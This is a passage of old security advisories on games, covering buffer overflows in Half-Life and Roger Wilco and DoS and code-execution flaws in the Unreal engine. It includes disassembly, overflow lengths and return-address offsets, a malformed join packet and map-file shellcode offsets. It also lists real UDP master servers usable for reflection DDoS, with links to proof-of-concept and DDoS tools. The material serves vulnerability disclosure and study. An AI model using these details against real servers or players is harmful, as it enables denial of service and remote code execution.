1) if the current byte in our string is equal to '\' the loop will be broken
2) it stores the current byte in memory *(buffer overflow)*
3) it gets the next byte from our string
4) the pointer now points to the next memory position and next byte of the string
5) if the current byte in our string is a NULL byte the loop will be broken *(BL in our case is a NULL byte)*

Wonderful!
In the meantime no instruction checks if the string/parameter passed by the client is too long for the local buffer, so our Half-Life server is in a very bad situation... In fact the previously stored EIP *(that was equal to 0x63ce614*) has been fully overwritten by our string.

BUG 1: HL.EXE *(parameter)*

```
:01D3E425 3C5C                    cmp al, 5C
:01D3E427 740B                    je 01D3E434
:01D3E429 8801                    mov byte ptr [ecx], al
:01D3E42B 8A4601                  mov al, byte ptr [esi+01]
:01D3E42E 41                      inc ecx
:01D3E42F 46                      inc esi
:01D3E430 3AC3                    cmp al, bl
:01D3E432 75F1                    jne 01D3E425
```

(The executable seems to decode itself in memory at runtime or something similar)

BUG 2: HLDS.EXE *(value)*

A similar problem happens in the value field, for example inserting the PAYLOAD as value of a normal parameter, like *(C language)*:

```
"\\parameter\\" PAYLOAD
```

In the dedicated server *(SWDS.DLL)* after the vulnerable loop that checks the parameter *(0xD3E425* as seen previously) there is another loop that instead checks the value of the parameters.
This loop goes from *0xD3E45B* to *0xD3E468*:

```
:00D3E45B 3C5C                    cmp al, 5C
:00D3E45D 740B                    je 00D3E46A
:00D3E45F 8801                    mov byte ptr [ecx], al
:00D3E461 8A4601                  mov al, byte ptr [esi+01]
:00D3E464 41                      inc ecx
:00D3E465 46                      inc esi
:00D3E466 3AC3                    cmp al, bl
:00D3E468 75F1                    jne 00D3E45B
```

This loop copies our string/value to another buffer in memory that is located before the buffer used to store the parameter.

The stack of these functions is similar to the following:

[value_buff]...[parameter_buff]...*[EBP][EIP]*
0x415df94 *0x415e094* *0x415e19c*

Fortunately Half-Life can accept only values minor/equal than 380 chars *(parameters limit is minor than 380)*, so the string to use to exploit the server is limited and cannot reach the position in memory where is stored the EIP value.

Practical resuming:
- The function that checks the value uses a buffer that starts from the memory position: *0x415df94*
- The function that checks the parameter uses a buffer that starts from the memory position: *0x415e094*
- EIP is stored at position: *0x415e19c*

So: *0x415df94 + 0x17c = 0x415E110 (that is 140 bytes minor than the position of the stored EIP in memory)*

However the problem is not finished here because a buffer-overflow doesn't exist in the value, but a good Denial of Service does exist.

In fact, the effect in the Half-Life dedicated server is an infinite loop in SWDS.DLL, from the memory address *0x63ce60d (0xD3E60D*) to *0x63ce645 (0xD3E645*).

This function simply makes an infinite check of the same string given by the user, this is the simple cause of the DoS.

BUG 2: HL.EXE *(value)*

The problem is the same in HLDS.EXE

The only things that change are the offsets of the checking function because the vulnerable loop is in HL.EXE and in memory it starts from *0x01d3e60d* to *0x01d3e645*:

```
:01D3E60D 57                    push edi
:01D3E60E 56                    push esi
:01D3E60F E8DCFDFFFF            call 01D3E3F0 <-- vulnerable function
...
:01D3E643 84C0                  test al, al
:01D3E645 75C6                  jnz 01D3E60D
```

NOTE: from the version 4.1.1.1c and 3.1.1.1c version of the free dedicated server, Valve has *tried* to correct the buffer

overflow... the result now is not a buffer-overflow but a freeze.
What is worst???

 # Exploit #

The proof-of-concept exploit is very simple, and acts partly as a DoS and a code execution exploit.

The return address is overwritten with the offset of a function in SWDLL.DLL that displays a message in the console of the dedicated server, after which it crashes.
This approach was chosen to demonstrate actual code execution without endangering the administrator, enabling the admin to easily verify whether the server is vulnerable.
The POC exploit can be used against both the dedicated and the game servers, overwriting the stored address with *0x063c27f5*.

It can be compiled on both Windows and Unix and can test both the buffer-overflow in the parameter *(code-execution)* and in the value *(DoS)*:

http://aluigi.org/poc/hlbof-server.zip

Applications: *Half-Life (http://half-life.sierra.com)*
Versions: *1.1.1.0 and previous versions (including all MODs based on the game, such as Counter-Strike and DoD)*
Platforms: *Windows*
Bugs: *Remote buffer overflow*
Date: *29 Jul 2003*

Valve's Half-Life was released in 1998 but still remains as the worlds most popular FPS game.

The success of the game is largely due to the overwhelming community support, which has spawned a range of MODs for the game - including the popular Counter-Strike MOD and Day Of Defeat.

It is developed by Valve *(**http://www.valvesoftware.com**)* and published by Sierra *(**http://www.sierra.com**).*

 # Vulnerabilities #

There is a buffer overflow in the connection routine of the Half-Life client.

The only limitation in this buffer-overflow is that some bytes can not be used in the shellcode because they are delimiters or otherwise reserved for use by the Half-Life protocol. This puts some minor constraints on the execution of the remote code, but is far from limiting.

The problem is caused by a long string inserted as parameter or value of the data sent by the server to the client when it asks for information.

An example of the parameter and value pair:

```
\name\Test
 |    |
 |   value
 parameter
```

To reach the stored return address the data in the parameter must be at least 516 bytes long and 268 for the value.

In the dedicated server 1.1.1.0, the function that doesn't check the length of the buffer of the parameter starts at address *0x0041b410*, and the loop that copies the bytes is:

```
:0041B454 84C9                  test cl, cl
:0041B456 0F8488000000          je 0041B4E4
:0041B45C 880A                  mov byte ptr [edx], cl
:0041B45E 8A4E01                mov cl, byte ptr [esi+01]
:0041B461 42                    inc edx
:0041B462 46                    inc esi
:0041B463 80F95C                cmp cl, 5C
:0041B466 75EC                  jne 0041B454
```

The return address is stored at memory offset *0x0467a634*

The same thing happens for the buffer-overflow in the value field:

```
:0041B47E 84D2                  test dl, dl
:0041B480 740C                  je 0041B48E
:0041B482 8811                  mov byte ptr [ecx], dl
:0041B484 8A5601                mov dl, byte ptr [esi+01]
:0041B487 41                    inc ecx
:0041B488 46                    inc esi
:0041B489 80FA5C                cmp dl, 5C
:0041B48C 75F0                  jne 0041B47E
```

 # Exploit #

The proof-of-concept exploit is a fake Half-Life server that sends the information back to the client with the oversized string in parameter or value *(choose which of the 2 buffer-overflow you want to test)*.
The exploit doesn't include demonstration code to execute remotely, but only a string of **'a'** and 4 bytes (**"EIP."**) that will overwrite the stored return address.
Use a debugger to see the program exception and the overwritten EIP.

The code can be compiled on both Windows and Unix:

http://aluigi.org/poc/hlbof-client.zip

Application: *Roger Wilco (http://www.rogerwilco.com)*
Versions: *Mk.1d3 dated 14th Sep 2001 (1.4.1.2 is NOT vulnerable)*
Platforms: *Windows*
Bugs: *RogerWilco doesn't check the length of the nicknames sent by the clients and exists also a problem in a recv() function*
Date: *02 Jul 2003*

Roger Wilco is probably the most famous tool that lets gamers to speak together during the matches with their preferred games.
It is shareware and is developed by Gamespy.

 # Vulnerabilities #

The 2 bugs I have found affect ONLY the main graphical program *(roger.exe)*, NOT the dedicated server:

[A] Broadcast buffer overflow

This bug is just the perfect situation to make tons of damage using the minumum energy.
Until now I have never found a **"broadcast"** buffer overflow, so I'm very interested about.

This buffer overflow happens when a client that connects to the server sends a nickname string too long *(a classical BoF...)*.
The nickname must be at least 516 bytes long to overwrite the return address of EVERY client that receive this nickname.

In fact the server *(both normal and dedicated server)* will send the nickname field in broadcast to ALL the clients connected to it.
That mean that ALL the clients connected to the server *(the graphical program become both server and client when hosts a channel)* will execute the malicious code in the nickname field sent by the attacker!

Now a bit of assembly for who is interested in the details:

The vulnerable function starts at offset *0x40a1b0* of roger.exe
The instructions that cause the overwriting of the return address are the following:

```
:0040A200 8BF7                  mov esi, edi
:0040A202 8B7C2414              mov edi, dword ptr [esp+14]
:0040A206 C1E902                shr ecx, 02
:0040A209 F3A5                  repz movsd
```

:0040A200 ESI will point to the beginning of the nickname sent by the client (**"aaaaaaaaaaaaaaaaaaaaaa..."**)
:0040A202 now the address of the destination buffer will be copied into EDI register
:0040A206 the size of the data will be divided for 4 *(it copies 32 bits each time)*
:0040A209 it copies the bytes that starts at the address pointed by ESI to the new buffer overwriting the return address stored at offset *0x0068f080 (the right return address stored before the BoF was 0x00409304*)

When RogerWilco executes the instruction at offset *0x0040A209* the return address stored at offset *0x0068f080* will be fully overwritten.

[B] Server freeze

A client can connect to the server that hosts a channel and instead of sending a full packet it sends it partially.
The **"join-packet"** contains all the data of the client as the channel it wants to join to, the password for the channel, its nickname and some other little informations.

The problem happens when the client uses the nickname tag *(*"\x0f\x10"*)* BUT doesn't complete the packet with all the other needed informations. An example is the following packet:

```
"\x0f\x00"
"\x00\x14"
"\x6a\xd6\x4c\x03\x96\xed\x3b\xe7\x88\xe2\xa9\x74"
"channel\0"
"\x0f\x10"
   <-- here there is nothing!
```

As you can see there is nothing after the nickname tag.

The problem happens in NETWORK.DLL when the program calls the function WSOCK32.recv:

```
---
:100027B1 51                    push ecx

* Reference To: WSOCK32.recv, Ord:0010h
                                 |
:100027B2 E8BF440000            Call 10006C76
:100027B7 CC                    int 03
---
```

In fact the recv*()* function will NOT return until the malicious client is connected to the server *(probably because it waits the other pieces of data that the attacker has not sent)*.

When the attacker will disconnect itself, the situation will return normally.

 # Exploit #

I have written a program that tests the 2 bugs I have found.
You can choose your nickname, the channel to join, the relative password to use, the port to connect to, using the autorejoin option *(so you can rejoin infinitely)*, getting remote informations and naturally you can also see what happens in realtime on the server, as who enters, who exits, relative IP addresses, who changes his nickname and other little informations.
Naturally, as almost all my tools, it can be compiled on both Unix and Windows:

http://aluigi.org/poc/wilco.zip

Date: *13 May 2003*

I have written an exploit about another effect of the **"Negative sign bug"** I discovered some months ago in the Unreal engine *(***http://aluigi.org/adv/ueng-adv.txt***)*.

The vulnerable softwares are ONLY the clients of the retail UnrealTournament 2003 v2199 and the demo v2206.

The patch v2225 fixes the problem in the retail game.
NOTE that the link to the v2225 patch for Linux has not yet inserted on the official homepage of the game **http://www.unrealtournament2003.com** but it exist and you can download directly from the following URL or from any other mirror:
http://unreal.epicgames.com/linux/ut2003/ut2003lnx_patch2225.tar.bz2

Instead for the demo v2206 you must download the fixed IpDrv file from here:
Win: **http://unreal.epicgames.com/files/UT2003Demo2206WindowsUpdate1.zip**
Linux: **http://unreal.epicgames.com/files/IpDrv.so.bz2**

The exploit simulates an Unreal Tournament 2003 server that accepts connections to the information port *(default 10777)* and when a client connects to it, the server will send a formatted UDP packet that contains a negative index number that consumes a customized quantity of memory on the remote client and can crash it if this quantity cannot be allocated *(for more informations about this type of bug read my old ueng-adv.txt advisory)*.

The exploit can be compiled on both Windows and Unix systems:

http://aluigi.org/poc/ut2003pdos.zip

The best solution for an attacker to maliciously use the exploit is in coupling with a heartbeat emulator that lets your IP address to be added to the official online game servers list of Epic *(***http://ut2003master.epicgames.com/serverlist/full-all.txt***)*.

I have written an example code that makes the work and can be easily customized:

http://aluigi.org/testz/ut2003ms.zip

NOTE: for using the exploit in coupling with the heartbeat emulator you need to specify 7778 as default listening port.

For example use:
 # ut2003ms

and in another terminal:
#ut2003pdos 300 7778

Applications: *Games'Master servers that use UDP protocol for send the lists of games servers currently active to the clients. The servers most vulnerables are owned by ID Software and Valve/Sierra games*
Bugs: *Usage of UDP protocol for sending large amount of data*
Date: *20 Feb 2003*

In the recent time and in the past, a lot of people *(my friend Mike Kristovich, Tom Vogt and many other people)* have talked and discussed about the usage of videogame online servers for launch DDoS attacks versus every host on Internet.

All these attacks are focused on the amount of data in the responses of the game servers to the information queries made by the clients, like for example the list of players in the server.

Instead in this advisory I want to talk about another type of DDoS attack that will result in an amount of data that in some cases *(depended by the game, the number of matches and more other variables)* can be more dangerous than the **"information queries DDoS"**.

I talk about the **"list of current game servers"** sent by the Master Servers to the game clients.

So the **"object"** used for retrieve the list of vulnerable servers now becomes the real **"attack"**.

First important thing to know is **"what are Master Servers?"**.

Master Servers are centralized servers *(they have a fixed hostname)* used for store the current list of available game servers on Internet.

Eachone of these MS *(Master Servers)* is used ONLY for one specific game *(the only exception are that servers that are not primary MS but just mirrors)*.
For example, master3.idsoftware.com is used for Quake III, half-life.east.won.net for Half-Life and so on...

When someone *(a player like you)* start a server game on Internet, his game will send a packet to the primary MS used by his game announcing itself so all the other players in the world will know that on his machine there is a multiplayer match.

When another guy want to find a multiplayer server on Internet for connect to it and play, he must simply go in the Multiplayer section of his game and the system will send a request to the primary MS of that specific game and then the MS will answer with the list of current servers availables.

Watch this simple schema about the sending of the list to the client:

Game client -> Master server *(request for the list)*
Game client <========== Master server *(answer with big list of servers)*

My DDoS idea born when exist some Master Servers that use a connection less network protocol like UDP for send the list of current available game servers to the clients.

So the new schema is:

```
Attacker (with victim IP source)      ->     Master server (request)
Victim                              <========== Master server (big answer)
```

A quick and short list of the most important Masters Servers that support UDP are as follows:

QUAKE WORLD	192.246.40.37:27000
QUAKE WORLD	192.246.40.37:27002
QUAKE WORLD	192.246.40.37:27003
QUAKE WORLD	192.246.40.37:27004
QUAKE WORLD	192.246.40.37:27006
QUAKE III ARENA	master3.idsoftware.com:27950
HALF-LIFE	half-life.east.won.net:27010
HALF-LIFE	half-life.west.won.net:27010
TRIBES II	198.74.32.54:27999
TRIBES II	198.74.32.55:27999
TRIBES II	211.233.86.203:28002
STAR TREK: VOYAGER ELITE FORCE	master.stef1.ravensoft.com:27953
DESCENT III	gt.pxo.net:3445

...

In the list the most powerful is the QuakeIII Master Server that is able to flood the client with a real rain of UDP packets... it can send an amount of data that can be equal to the sum of all the data sent by the other Master servers!!! Wow...

NOTE: more servers can be found on Internet or you can take a look to the servers that support the standard game protocol used by XQF (**http://www.linuxgames.con/xqf/**), and if you want to know the format of the query used for contact the Master Server of a specific game I suggest you to see the code of Qstat (**http://www.qstat.org**).

The bytes received by these Master Servers depend by the current matches available, however the amount of data is quite large. Just for example, I have tested a lot of time the primary Master Server used for QuakeIII *(master3.idsoftware.com)*; the amount of data I have received has been about 650 times bigger than my original packet that was only 34 bytes *(FYI: I have considered only data size, without the size of packets headers)*.

So, the correct equation is: **"more game servers ---> biggest ratio"**
This is the cause of the enormous amount of data sent back by QuakeIII master server.

The worst thing is that these servers are centralized and writing a DDoS tool is alarmingly simple *(take a look to* **"The Code"** section of this paper), simply because the attacker doesn't need to retrieve a list of servers, get IP and ports from it and then launch an attack using a server of someone that probably will stay alive for some minutes or that probably at that moment has stopped the game...
Master Servers are **"fixed"**, centralized and are active EVER so a simple and lame UDP spoofer makes an excellent DDoS work!

 # Exploit #

I have written a DDoS tool based on this attack that simply sends spoofed UDP datagrams to the servers I have specified in the Details section.

For see the amount of data received by QuakeIII master server, I have added a simple option *(-t)* that show the amount of bytes received in real-time by it.
The utility is really dangerous so use it setting very low values and ONLY for confirm what I have said in this document.

http://aluigi.org/poc/msddos.zip

NOTE: Remember that some ISP *(network providers)* now avoid spoofing technic from their network so in this case your packets will be dropped before arrive to the servers.

Applications: *Unreal engine*
This is the list of the vulnerable games:
- America's Army
- DeusEx
- Mobile Forces
- Nerf Arena Blast
- Rune
- Sephiroth: 3rd episode the Crusade
- Star Trek: Klingon Honor Guard
- Tactical Ops
- TNN Pro Hunter
- Unreal 1
- Unreal Tournament <= 436
- Unreal Tournament 2003 <= 2166
- Wheel of Time
- X-com Enforcer

Versions: *All the 3 versions of the Unreal engine released until now (check each game for see if it has been patched!)*

Platforms: *All the platforms supported:*
- Win32
- Linux
- MacOS

Bugs: *A lot of problems (see "Bugs section") caused by the absence of a handshake between client and server plus other bugs like negative sign bug in index numbers and non-existant check of the keys generated for each match*

Date: *05 Feb 2003*

The Unreal engine was born in 1998 and until now has evolved to give the maximum performance with the current hardware and it has been ported on a lot of systems, the last is the XBox console with Unreal Championship *(really a phenomenal game!)*.

Now it is the most diffused game engine in the videogames' history and it has been used for every type of games, from First Person Shooters to pinball games.
This engine is now divided into 4 big releases that are:

- Original build *(first release)*: 226f --> 220
- Tournament build *(second release)*: 220-224 --> 300-436
- Championship build *(third release)*: 436 --> ???
- Warfare build *(fourth release)*: not available at the moment

(thanks to **http://wiki.beyondunreal.com/wiki** for these info)

This engine is used by a lot of videogames companies as a **"skeleton"** for their games and the list of them is quite long. You can see the vulnerable games in the Applications header at the top of this advisory/paper.

This was also the case as seen in recent weeks with Mike Kristovich's MK001 advisory which shed light on DDoS vulnerabilities within many games as seen here: **http://www.pivx.com/kristovich/adv/mk001/** In this case the handshake lacking 'skeleton' was distributed to game vendors for widespread implementation Gamespy.

The evolution of the engine contains graphic and sound improvements, new movements simulation *(karma engine)*, newly supported APIs and many other optimizations. However there is a section of the engine that has not been optimized along with the other parts of the engine: the network protocol.

The network protocol in Unreal engine has a lot of problems as you can see. The base of almost all the vulnerabilities within is the absence of a true handshake between the client and the server.

The other problem, and I think the most dangerous, is that the Unreal engine has problems managing numbers with a negative sign *(read point B and E in Bugs section for details about)* and this problem result in resources consumption and code execution.

The most frightening thing imaginable is that these bugs have been around for 5 years they could be used by malicious attackers in worms or attacks that rival those of Sapphire/Slammer and Nimda...
Really frightful.

The "**story**" of my research with the Unreal engine is very simple: when UnrealTournament 2003 demo was released in late 2002 I decided to see if Epic *(Epic Games)* had introduced a handshake or had made some changes in the network protocol to avoid the DoS and DDoS problem I had found in the previous versions of Unreal Tournament (**http://aluigi.org/adv/ut-adv.txt**)... but I found no changes present.
So I began testing for other vulnerabilities in the Unreal network protocol and especially to better understand the details of this implemented engine. The result of my research is this paper.
Have fun!

2) Bugs quick resume

1] Unreal engine doesn't have an handshake between client and server, so an attacker can create DoS, DDoS and bounce attacks with spoofed UDP packets.

2] Unreal engine uses challenge keys to identify each match but, I don't know why, seems that the server doesn't really manage the keys in the client's answers and furthermore it doesn't make other checks to avoid an attacker easily adding faked players to the server.

3] The Unreal engine has problems managing negative long numbers *(used for specify the size of data)*.
- If an attacker use negative numbers in network packets, the Unreal server will allocate an amount of RAM that is equal to the number without the sign or crash if the amount of bytes is greater than the available memory.
- If the attacker uses package files *(the maps for example)* he can easily execute code on the machine that launch the file, because the bug used in package file allows the attacker to overwrite the EIP register and upload all his code *(no size limitations)* in memory.

4] Problems with Unreal URLs *(unreal://...)*

3) Bugs/effects *(technical details)*

As I have said in the introduction, 3 releases exist relating to the Unreal engine at the moment *(beginning of the 2003)*, the last of which starts with the release of UnrealTournament 2003 game so when I talk about UT2003, consider it like a generic referrer to the Unreal engine or simply a real practical example.

ALL the releases of the engine are vulnerable to the bugs I have found because the network protocol and part of the core have not been modified at all from the far first release of the engine.
Naturally **"some"** of my exploits can't run on all the versions of the engine or on other games because I have concentrated my tests on UT2003 *(don't worry only a couple of my exploits must be modified a bit for a specific game or engine release)*.

Relax yourself and let me to explain the details of the problems I have found:

A] Generic DoS and DDoS problems with empty spoofed UDP packets

---

If you try to send only one UDP packet to the game port of UnrealTournament 2003 server *(default 7777)* you will start to receive 4 or 5 packets per second from this server.
The default timeout for these packets is 200 seconds *(50 seconds more than the previous UT timeout, caused by loading times more long)*.
If you watch in the console of the UT2003 server when the client sends the UDP packet you will see a string like the following:

```
-
NotifyAcceptingConnection: Server myLevel accept
Open myLevel 11/10/02 09:56:08 192.168.0.3:32768
-
```

Wonderful the server has accepted a connection with only one simple, empty UDP datagram 8-)
In fact the real problem is that there is no handshake present for management of any real connections, and we must remember that the handshake is used by all the multiplayer games in the world; QuakeIII, Half-Life, etc... are only an example *(ok Half-life has a bug in the handshake but at least it is implemented and then again nobody is perfect...)*

After the 200 seconds of timeout, finally the server stops it's little flooding spree and will display the following message in the UT2003 console:

```
-
Connection timed out after 200.000000 seconds (200.049645)
Close TcpipConnection 11/10/02 09:59:28
-
```

The consequences of this problem are essentially two fold:

A-1] A DoS versus the same Unreal server

Yes, all we need is to send UDP packets from the same server to itself, with a source port that is different for each packet *(sequential or random for example)* and with the standard game port used by the game as destination port.

Example:

```
1.2.3.4:1     --> 1.2.3.4:7777
1.2.3.4:2     --> 1.2.3.4:7777
...
1.2.3.4:65535 --> 1.2.3.4:7777
```

After a large amount of these datagrams the server will start to go very slow, so slow that is impossible to play. The PentiumII at 448Mhz machine that I used for these tests only displayed 1 frame per every 3 to 4 seconds, which is an astoundingly slow 0.25Fps!!!

These interesting effects on the system used as a victim of the attack are as follows:

System:	Pentium II 448 Mhz *(112 FSB x 4.0)*
Packets used:	1000
Ram utilization:	17 Mb *(RAM during attack - RAM before attack)*
CPU utilization:	40% *(CPU during attack - CPU before attack)*

Are you ready to see your new AthlonXP run like a 486? 8-)

A-2] Distributed Denial of Service attack

I think that everyone has an understanding of how dangerous each UT2003 server can be if an attacker utilizes thousands of very powerful servers on high speed internet connections to create a DDoS net. This risk would to use any amount of the UT2003 server "network" for launching devastating DDoS attacks.
Naturally this attack is very very very simple.
The attacker doesn't need to install DDoS tools on cracked servers or create a custom worm and wait for it to propagate. An attacker can found a list of servers of games based on Unreal engine anywhere!
In fact if you point your browser to the following URLs you will see a real-time updated list of current UT2003 servers for full and demo games:

http://ut2003master.epicgames.com/serverlist/full-all.txt
http://ut2003master.epicgames.com/serverlist/demo-all.txt

Furthermore you will found more servers in the Master servers used by Gamespy. *(there are so much lists of servers that probably you will find them on Corn-flakes boxes as well 8-)*

Another purpose of this attack, other than totally block a host, is that some Internet users pay the connection to the Net about the network traffic and this can be an hard hit for their wallet.

B] Resources "lunch" and remote crash

The most interesting bug I have found in my research is the following.

A specially formatted packet crash immediately EVERY server that uses Unreal engine: ALL the versions are vulnerable to the same packet!

Let me start to explain a bit of Unreal engine basis:

Unreal engine uses a method *(a bit crazy)* so to use less space in files and in network packets.
This method is called **"index type"** or **"Compact Indices"** and is a long type number *(31 bits + 1 bit for the sign)* that is saved in a amount of bytes that can go from 1 to 5 *(a long type number is 4 bytes, so this method is good for small values)*.

In every packet sent through the network, before the data there is one of this index type numbers that specify the size of the data after it.
Within each packet can exist many data **"parts"** and this index value is used for specify how many long is the current piece of data.

Example:
[index1][data1][index2][data2]...[indexN][dataN]

The Unreal engine first decodes the packet and then simply reads the index number and finally allocate that size in memory.
However seems that the Unreal engine makes a check for this index number for avoid possible abuses if an attacker try to set a big index number *(something like:*
"if(index_number > packet_or_file_size) break;"), but unfortunately it sucks when the sign of this value is negative because the Unreal engine consider negative numbers as Unicode format that needs 2 bytes for each char.

Example:
If I want that the remote server allocates 512 Mb of RAM for read my packet, I must not use 512000000 *(and naturally convert it in index format)* but I must use -256000000 *(negative sign plus half amount of data)*.
Simple and funny.

The maximum bytes of memory that we can allocate is a long type number so *0xffffffff* less the first left bit that is used for the sign: 2147483647 bytes.

The effects of this attack are really incredible:

- if the size of the bytes to allocate is less than the maximum available memory on the remote system, the CPU will rise to 100% and will be consumed all the bytes of memory specified by the attacker. This effect will persist for a variable amount of time that depend by the size of the bytes that must be allocated and the performance of the victim machine *(CPU and memory speed)*.
  For example my PII @ 448 Mhz takes 25 seconds to allocate 250 Megabytes in memory *(with the UCC.EXE server, without the other weight of graphic, sound and artificial intelligence of the game)*.
  During this time seems that the server cannot manage Unreal packets. If you aren't running a dedicated server but you are playing on your same server, the game will freeze totally for a variable amount of seconds.

- if the memory that must be allocated is superior than the available, the server will crash immediately!

This attack is the fastest way to crash, freeze or consume memory of EVERY game server based on Unreal technology and naturally is the most

secure if the attacker uses spoofed packets.
As you can imagine, with a simple list of games from an above server-list, one black hatter could take down every one of those servers within a matter of seconds or simply freeze them for how much time he wants.

C] Server filled by fake players

A classic of games' bugs is to make join new players in a server but with a little difference... the players don't exist in reality 8-)

Like a bug I previously found and published on Half-Life *(**http://aluigi.org/fakep.htm**)* only for matches that don't support WON authentification) the Unreal engine is vulnerable to a similar attack, but here is more simple and easily executed than Half-life attack.

Incredibly the Unreal engine not only lacks a true handshake but the challenge key *(the key created for each match and avoid abuses)* is not considered by the server, so the attacker can use the same key or use a randomly generated key.

So what this mean???

Simple, the packets that are sent by a player to a server to join a match *(game)* can be the SAME every time so an attacker can use every time the same UDP packets for join without know the network protocol or reversing the dec/encoding algorithm.
And not only that, the attacker can spoof the UDP packets without problems because he doesn't need any challenge key, so he/she doesn't need to see the server answer.

These **"handshake packets"** are generally 4 UDP datagrams that contain the following info:

1) Hello message with client version
2) Information about us like netspeed, username, password, class, character, team, the challenge key *(unuseful)* and other info
3) First part of files checksum *(I think they are the checksum of the files in the package files or something similar)*
4) Second part of files checksum + Join string

The effect of this attack is simple: human players cannot join in a server under this type of attack because it is full.
(Press F1 during the attack for see all the fake players)

A very interesting feauture that I have seen in UT2003 is that these fake players cannot be seen by an external player that watch the info of the server because Unreal server doesn't show them in the list of current players in game *(For example in UT2003 we will see 0/32 current players in the match, but if we try to join, the server will answer with server full message)*.
Basically the server seems empty from outside but it is full of nonexistent players, and will stay that way until the attacker decides to cease the attack.

D] Bouncing bouncing

Another interesting attack that can be made versus the Unreal engine is the **"bounce"** because the network protocol let an attacker to use Unreal servers like a ping-pong game; the UDP packets can be bounced from a server to another or simply to the same server in an infinite loop.

The only difference between games based on the Unreal engine can be the vulnerable port used by the game.
For example the data port of UT2003 *(default 7777)* doesn't manage the same packet that comes from a previously managed source port and IP.
So here we must use ping and info port for ping-pong *(7778 and 10777)*.
Instead UnrealTournament doesn't look at the source port so we can also use the data port *(7777)*.

I want only to add that this attack is very interesting for the attacker because he/she doesn't need to make a UDP flood or spend a lot of his/her network bandwidth, he needs only 1 UDP datagram... very funny!

The maximum traffic reached on my loopback device is 5500 packets per second with only 1 packet sent... uhmm... not bad if we think that the game was emulated with Wine under Linux on an Athlon XP1800+...

E] Code execution through package files

This is the last but the most dangerous bug I have found during my research, not only because an attacker can execute code on the victim system, but especially because both single players and multiplayers matches are vulnerable.
In fact ALL the games that use Unreal engine are vulnerable because this is not a bug about the network layer that some of these games don't use, but it is a problem of the engine's core *(so the list at the top of my advisory can be more long)*.

The problem is in the reading of package files.
A full description of the format of the package files has been written by Antonio Cordero and is called **"UT Package File format"**
http://www.acordero.org

Very quickly, package file is the format used by the Unreal engine for read and store data like music, textures, maps, sound and any other type of data.
In each package file there are 3 sections: name, import and export.

The following structure is referred to the name section *(that seems to be the only vulnerable to this bug)*:

- index type: length of the name string *(final NULL byte included)*
- char *name: the name string (**"None\0"** or **"LevelInfo\0"** for example)
- u_long: flags

An example of name sections is: **"\x05None\x00\x10\x04\x07"** that is used in almost all the package files of each game, and we can see the byte *0x05* that is referred to the **"None\x00"** string.

The problem happen if an attacker modify this **"length value"** with one that have a negative sign *(-512 instead of 512)*.

For have more information about index type take a look at the bug *[B]* or read Cordero's **"UT Package File format"** at Index type section.
The games based on Unreal engine will start to read a defined length of data in the file *(24512 bytes in my ut-ucc436 exploit)* but then it will has problem to manage this malformed **"length value"**.

The following is an example using the UnrealTournament entry.unr map file as a base of our attack and on a Win98 system where run UnrealTournament v436 *(UCC.EXE in this example)*:

At offset *0x00000040* we found the index_number that is used for specify the lenght of the **"None\0"** string that naturally is 5.
So, instead of write **"\x05None\0"** *(5 +* **"None\0"** string) I write **"\xffNone\0"**; now the server will read it as *0xff4e (remember that it is an index type number equal to -5055)* + the **"one\0"** string.
The negative sign bug is alive and this time it will give us a lot of fun 8-)
The EIP register will be overwritten by the DWORD at offset *0x000000fe* and *(on my systems)* ALL the bytes that start from offset *0x0000004c* to *0x0000066f* will go in the stack starting at position *0x006493e0 (ESP + 0x2424)*.
So an attacker can really uses a huge space that can be defined to himself!!!

The following is a quick resume about the offsets of the code in memory and in the map file:

```
   String used                = "\xffNone\0"

Offset of EIP and ESP registers:
   EIP in memory              = 0x04001000
   offset of EIP in the file  = 0x000000fe
   ESP                        = 0x006493e0

First part of the map file that will be placed in memory
("one\0\x10\x04\x07\x04..."):
   In memory                  = from> ESP + 2424 -to-> ESP + 24e0
   In the file                = from> 0x00000042 -to-> 0x000000fd

Second part of the map file that will go in memory
("ayer\0\x10\x04..."):
   In memory                  = from> ESP + 24e8 -to-> ESP + 2a50
   In the file                = from> 0x00000106 -to-> 0x00000066f
```

Note: if you want to create a map file to execute code, I suggest you to put your shellcode in the second part of the map file!!!

Last dangerous thing is that the package files can be easily distributed because nobody *(that is not a bug researcher or a paranoiac guy)* have the suspect about a map file or a simple new texture or sound for his preferred game.
How many map files have you happily downloaded fom your favorite game without thinking about the propagation of personal information, remote access to your system or worse, hardware or software damage?

The only limit for an attacker is that hacked package files cannot be distributed via UCC servers and then sent to the client because, naturally, the server will crash when it reads them. 8-)
(furthermore you cannot use first the original package file and then replace it with the hacked file because your server will refuses to

send the map to the client, but I don't know why...).

F] unreal:// crash

After over two months from the signal given to Epic of the first problem I have found this new problems.

The first problem is in the **"Unreal URL"** unreal:// because a host string too long will cause a crash in the game.

The bug seems to be caused by Msvcrt.dll and the effect is the possibility of an attacker to overwrite a part of the EIP register. Fortunately for the gamers the string/host after unreal:// is stored in memory as a sequence of WORD and not as char, so the EIP can be overwritten only with **"\x00 char2 \x00 char1"**, so I think that is really hard *(or impossible)* to execute code on the victim with this bug.

The example Unreal URL for Unreal Tournament is the following:

unreal://*(261 chars)*[EIP_byte][EIP_byte]

So **"unreal://(261 of 'z')ut"** will overwrite the EIP with *0x00740075*.

An idea of the usage of this URL is on IRC versus the Unreal IRC client *(used for example in Unreal Tournament)* that will crash when the user will make a single click on the URL.

Just FYI the unreal:// URL is vulnerable to a directory traversal bug that is not dangerous in this case but can give problems if the victim has a **"normal"** file in his system *(a file that is not a package file, like an empty file for example)* without extension that can be easily launched through unreal://file *(or unreal://\directory\file if you wanna use the directory traversal bug)* because the game try to search it in its directories for the file specified by the attacker and then plus the extensions of maps, textures, sounds and musics files.
The effect for a empty file is the instantaneous crash of the game.

However IMHO these 2 problems are a bit difficult to use and the effects are limited to a DoS.

 # Exploit #

I have written and released a lot of code to test the problems I have described in this paper and their effects.
At the moment I have based my code on UT2003 game *(that is the third release of the Unreal engine)* but almost all the proof-of-concept run on other games and versions too.
Most of if not all the code can be compiled on Win32 systems too *(where spoofing is not necessary because I want that all the Win32 systems can use the programs, Win9x systems too)*.

A] Generic DoS and DDoS problem with empty spoofed UDP packets
---

-_-_-_-_-_--_-_-_-_-_-
A-1] Unreal engine DoS
-_-_-_-_-_--_-_-_-_-_-

The first tool I show is designed for launching a DoS versus the same Unreal server and I have called it **"Unreal engine loopback DoS"** and it can be compiled only for Linux.
With it you will test better how much slower your new PC/server will run during an attack:

http://aluigi.org/poc/unrdos.c

(the timeout value is UT2003 timeout, so remember to change it if you want to test other games!)

